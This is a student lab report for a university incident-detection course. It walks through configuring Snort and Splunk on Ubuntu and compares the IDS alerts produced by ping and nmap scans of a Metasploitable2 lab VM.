Installing Splunk

Kayvon Karimi

Shiley-Marcos School of Engineering, University of San Diego

CYBR-512: Incident Detection and Handling

Professor Mark Heckman, Ph.D.

November 11, 2024

Environment Setup

- **Network Configuration for Ubuntu**

  In this setup, Snort is running on an Ubuntu VM. To ensure stable communication and prevent IP conflicts, the network interface on this VM was configured with a static IP address. Specifically, the IP address was set to 10.0.2.110 in order to place it at a high and less likely-to-be-used address within the VirtualBox NAT network range (10.0.2.0/24).

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:95:19:81 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.110/24 brd 10.0.2.255 scope global noprefixroute enp0s3
```

  The static IP configuration was applied using Ubuntu's *Settings* tool, where the IPv4 address was manually assigned. This static IP ensures that the Snort VM consistently uses the same IP address, preventing DHCP from reassigning it to another device in the network. The configuration takes effect after a reboot, solidifying the network setup for reliable data flow between Snort and Splunk on this Ubuntu VM.

  Steps Taken:

  1. Go to Ubuntu Settings > Network.
  2. Select Network Interface (Wired or Ethernet)
  3. Set IPv4 to Manual
  4. Assign a Static IP Address of 10.0.2.110 with subnet mask (255.255.255.0)
  5. Save and Apply Changes
  6. Reboot VM for changes to take effect

- **Snort Configuration**


  To ensure compatibility with Splunk, Snort's configuration was adjusted to log alerts in a readable format. Within "/etc/snort/snort.conf", the following line was added to direct Snort to output logs in the "alert.full" format: *output alert_full: alert.full.* This directs Snort to log alerts in a detailed "full" format.

  Steps Taken:

  1. Install Snort if necessary
     - *Sudo apt-get update*
     - *Sudo apt-get install snort*
  2. Open the Snort configuration file in a text editor:

- *sudo nano /etc/snort/snort.conf*

3. Add this line below were it says “6) Configure output plugins”
    - *output alert_full: alert.full*



- **Install and Configure Splunk**


  Splunk Enterprise was installed on the same VM as Snort. After setup, the "Snort Alert for Splunk" plugin was installed via the “Find More Apps” section in Splunk. This plugin enables Splunk to capture, interpret, and display Snort alerts in a structured format.

  Steps Taken:

  1. Visit Splunk Website and Sign Up: “www.splunk.com”
  2. Download Splunk Enterprise
     - Select “Splunk Enterprise” from the “Downloads” section and choose the ".deb” package for Ubuntu.
  3. Install Splunk:
     - Open a terminal and navigate to the directory where the Splunk package was downloaded.
     - Use the “.deb” package format command:
       - *sudo dpkg -i splunk_package_name.deb*
  4. Start Splunk
     - Navigate to the Splunk directory:
       - *cd /opt/splunk/bin/*
     - Start the Splunk Service:
       - *sudo ./splunk start*
  5. Access Splunk Web Interface at http://127.0.0.1:8000 through a web browser
     - Log in with the admin credentials previously created
  6. Install Splunk Plugin

- Navigate to the Splunk start page and click on "+Find More Apps"
- Search for "snort" and click on the green "Install" button for "Snort Alert for Splunk"

7. Configure Splunk to use the Plugin
   - Go to Settings > Add Data Inputs > Monitor > Files & Directories
   - In the textbox, enter */var/log/snort*
   - For include list, type "alert.full"
   - On the next page, click on "Select"
   - For the "Select Source Type" search for "snort" and select "snort_alert_full".
   - For "App Context, select "Snort Alert for Splunk (snortalert)"
   - Select "Constant value"
   - Enter a Host field value, it can be "snort"
   - Reboot VM for changed to take effect



Attack Execution and Data Generation Phase


Scans and Metasploit attacks were executed from the Kali VM targeting the Metasploitable2 VM. These attacks simulated security threats, generating alerts in Snort that could then be analyzed in Splunk. The methods used included reconnaissance scans and exploitation attempts, designed to produce various alerts for further analysis. This lab explores the differences in Snort alerts generated during an attack simulation using Splunk's Snort Event Summary, compared to the previous assignment's enumeration phase results.

Execute Attack Simulation

1. Start Splunk
   - *cd /opt/splunk/bin/*
   - *sudo ./splunk start*
2. Click on the Splunk web interface link given in the terminal and navigate to the "Snort Event Summary" in the "Snort Alert for Slunk"
3. Start Snort in IDS Mode

- *sudo snort -A console -q -c /etc/snort/snort.conf -i <interface>*

```
Waiting for web server at http://127.0.0.1:8000 to be available.............
......... Done


If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://kayvon-VirtualBox:8000
```



4. Repeat Nmap Scans from Enumeration Phase
   - **Basic Ping from Kali to Metasploitable2 VM**
     - *ping -C 4 {target host}*


(Ping from Kali to Metasploitable2)

```
└─$ ping -c 4 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=17.4 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=3.30 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.73 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.35 ms

── 10.0.2.4 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3311ms
rtt min/avg/max/mdev = 1.345/5.936/17.370/6.641 ms
```

(Snort Output of ping in IDS Console)

```
kayvon@kayvon-VirtualBox:/opt/splunk/bin$ sudo snort -A console -q -c /etc/snort
/snort.conf -i enp0s3
11/10-14:09:53.705378  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.5 -> 10.0.2.4
11/10-14:09:53.722439  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
11/10-14:09:54.999105  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.5 -> 10.0.2.4
11/10-14:09:55.000135  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
11/10-14:09:56.003594  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.5 -> 10.0.2.4
11/10-14:09:56.003598  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
11/10-14:09:57.016547  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.5 -> 10.0.2.4
11/10-14:09:57.863418  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
```

(Snort Alert of ping in Splunk Interface)



Time	Event
11/10/24 2:09:57.016 PM	[**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0] 11/10-14:09:57.016551 10.0.2.5 -> 10.0.2.4 ICMP TTL:64 TOS:0x0 ID:3897 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:4 Seq:4 ECHO host = snort source = /var/log/snort/alert.full sourcetype = snort
11/10/24 2:09:56.003 PM	[**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0] 11/10-14:09:56.003597 10.0.2.5 -> 10.0.2.4 ICMP TTL:64 TOS:0x0 ID:3787 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:4 Seq:3 ECHO host = snort source = /var/log/snort/alert.full sourcetype = snort
11/10/24 2:09:54.999 PM	[**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0] 11/10-14:09:54.999109 10.0.2.5 -> 10.0.2.4 ICMP TTL:64 TOS:0x0 ID:3570 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:4 Seq:2 ECHO host = snort source = /var/log/snort/alert.full sourcetype = snort
11/10/24 2:09:53.705 PM	[**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0] 11/10-14:09:53.705381 10.0.2.5 -> 10.0.2.4 ICMP TTL:64 TOS:0x0 ID:3460 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:4 Seq:1 ECHO host = snort source = /var/log/snort/alert.full sourcetype = snort

5. **Host Discovery Scan**
    - *nmap -sn {target network}*
    - Snort Output in IDS Console:
        - Observed 2 alerts in the Snort IDS console, each corresponding to a Possible Nmap SYN scan on different ports (80 and 443). The Snort IDS console provides real-time feedback, capturing each scan attempt.
    - Snort Alert in Splunk Interface:
        - The Splunk interface also displays 2 alerts for the Host Discovery scan, matching the same ports (80 and 443) as observed in Snort IDS. The alerts are organized by port and signature in the "Snort Alert for Splunk" plugin.
    - Comparison of Alert Counts in Snort IDS and Splunk:
        - In this case, both Snort IDS and Splunk displayed an identical count of alerts for the Host Discovery scan, with alerts for the same ports (80 and 443). This alignment suggests that Splunk effectively captured all alerts generated by Snort IDS for this scan.
    - Event Search Comparison:
        - In Splunk's Event Search, both alerts generated by Snort IDS were fully accounted for, indicating that Splunk successfully indexed each alert from the Host Discovery scan. This provides full visibility of the scan activity, similar to what was seen in the Snort IDS console.

```
└─$ nmap -sn 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 14:32 PST
Nmap scan report for 10.0.2.4
Host is up (0.016s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

(Snort "cat" Output of Nmap scan in IDS Console)

```
[**] [1:1000002:1] Possible Nmap SYN scan [**]
[Priority: 0]
11/10-14:32:17.148604 10.0.2.5:46120 -> 10.0.2.4:80
TCP TTL:64 TOS:0x0 ID:33105 IpLen:20 DgmLen:60 DF
******S* Seq: 0xF240476  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1465139605 0 NOP WS: 7

[**] [1:1000002:1] Possible Nmap SYN scan [**]
[Priority: 0]
11/10-14:32:17.148604 10.0.2.5:48132 -> 10.0.2.4:443
TCP TTL:64 TOS:0x0 ID:11824 IpLen:20 DgmLen:60 DF
******S* Seq: 0xFDA40EF5  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1465139605 0 NOP WS: 7
```

(Snort Alert in Splunk Enterprise Web Interface)

Time	Event
11/10/24 2:32:17.148 PM	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/10-14:32:17.148604 10.0.2.5:48132 -> 10.0.2.4:443 TCP TTL:64 TOS:0x0 ID:11824 IpLen:20 DgmLen:60 DF ******S* Seq: 0xFDA40EF5 Ack: 0x0 Win: 0xFAF0 TcpLen: 40 Show all 6 lines host = snort ¦ source = /var/log/snort/alert.full ¦ sourcetype = snort
11/10/24 2:32:17.148 PM	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/10-14:32:17.148604 10.0.2.5:46120 -> 10.0.2.4:80 TCP TTL:64 TOS:0x0 ID:33105 IpLen:20 DgmLen:60 DF ******S* Seq: 0xF240476 Ack: 0x0 Win: 0xFAF0 TcpLen: 40 Show all 6 lines host = snort ¦ source = /var/log/snort/alert.full ¦ sourcetype = snort


(NOTE: Removing 'sudo' allowed Snort to detect the scan, likely due to how 'sudo' interacts with network privileges, or it may have impacted how Nmap was sending packets)

6. TCP Scan


- *sudo nmap -sT {target host}*
- Snort Output in IDS Console:
  - Observed were numerous alerts for "Possible Nmap SYN scan" in the Snort IDS console. Each SYN scan attempt generated multiple alerts per port, capturing the detailed scan activity. This high alert count reflects Snort IDS's real-time logging of each connection attempt in the console.
- Snort Alert in Splunk Interface:

        - In Splunk, alerts were also captured for the TCP scan, displayed under the “Snort Alert for Splunk” plugin. Each alert corresponds to a specific port scan attempt, but fewer alerts may be shown than in the Snort IDS console if Splunk captures similar events.
    - Comparison of alert counts in Snort IDS and Splunk:
        - In Splunk, the initial search showed "1,000 of 1,000 events matched. In the previous assignment, similar scans and attacks also resulted in 1,000 alerts. Therefore, the alert counts are the same in both the current and previous findings.
    - Event Search Comparison in Snort IDS and Splunk:
        - In both the current TCP scan and the previous assignment, the Snort Event Summary in Splunk displayed exactly 1,000 alerts. This consistency shows that Snort and Splunk reliably detect and log the same amount of activity across different testing sessions.

(Sudo Nmap TCP Scan)



(Snort Output of TCP scan in IDS Console)




```
11/11-11:11:15.282323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:37044 -> 10.0.2.4:901
11/11-11:11:15.282613  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36868 -> 10.0.2.4:2998
11/11-11:11:15.282614  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:58006 -> 10.0.2.4:8600
11/11-11:11:15.282614  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:58050 -> 10.0.2.4:1122
11/11-11:11:15.282910  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:55752 -> 10.0.2.4:8008
11/11-11:11:15.282925  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:49242 -> 10.0.2.4:1984
11/11-11:11:15.282926  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:49686 -> 10.0.2.4:2160
11/11-11:11:15.283287  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:35826 -> 10.0.2.4:6689
11/11-11:11:15.283288  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:46304 -> 10.0.2.4:3322
11/11-11:11:15.283289  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:50748 -> 10.0.2.4:5544
11/11-11:11:15.283290  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59328 -> 10.0.2.4:2099
11/11-11:11:15.283755  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:49080 -> 10.0.2.4:2399
11/11-11:11:15.283756  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:42054 -> 10.0.2.4:9998
11/11-11:11:15.283758  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:41972 -> 10.0.2.4:3869
11/11-11:11:15.284159  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:55976 -> 10.0.2.4:1721
11/11-11:11:15.284159  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:48106 -> 10.0.2.4:1046
11/11-11:11:15.284160  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59614 -> 10.0.2.4:2119
11/11-11:11:15.284503  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34994 -> 10.0.2.4:49167
11/11-11:11:15.284504  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:45060 -> 10.0.2.4:5960
11/11-11:11:15.284505  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:52864 -> 10.0.2.4:3007
11/11-11:11:15.284851  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:60518 -> 10.0.2.4:10566
11/11-11:11:15.284852  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57314 -> 10.0.2.4:4129
11/11-11:11:15.284853  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59452 -> 10.0.2.4:666
11/11-11:11:15.285192  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:41802 -> 10.0.2.4:593
11/11-11:11:15.285194  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:56800 -> 10.0.2.4:3211
11/11-11:11:15.285481  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:42562 -> 10.0.2.4:2000
11/11-11:11:15.285744  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
11/11-11:11:15.261403  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:38508 -> 10.0.2.4:52869
11/11-11:11:15.261503  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:38232 -> 10.0.2.4:3333
11/11-11:11:15.261504  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59554 -> 10.0.2.4:3367
11/11-11:11:15.261505  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:40584 -> 10.0.2.4:35500
11/11-11:11:15.261506  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:58918 -> 10.0.2.4:8086
11/11-11:11:15.262295  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:52676 -> 10.0.2.4:9876
11/11-11:11:15.262296  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59684 -> 10.0.2.4:56737
11/11-11:11:15.262298  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:49840 -> 10.0.2.4:125
11/11-11:11:15.263007  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:45046 -> 10.0.2.4:49152
11/11-11:11:15.263009  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59100 -> 10.0.2.4:898
11/11-11:11:15.263010  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57190 -> 10.0.2.4:545
11/11-11:11:15.263011  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:50108 -> 10.0.2.4:10010
11/11-11:11:15.263817  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:33636 -> 10.0.2.4:646
11/11-11:11:15.263817  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:46574 -> 10.0.2.4:1236
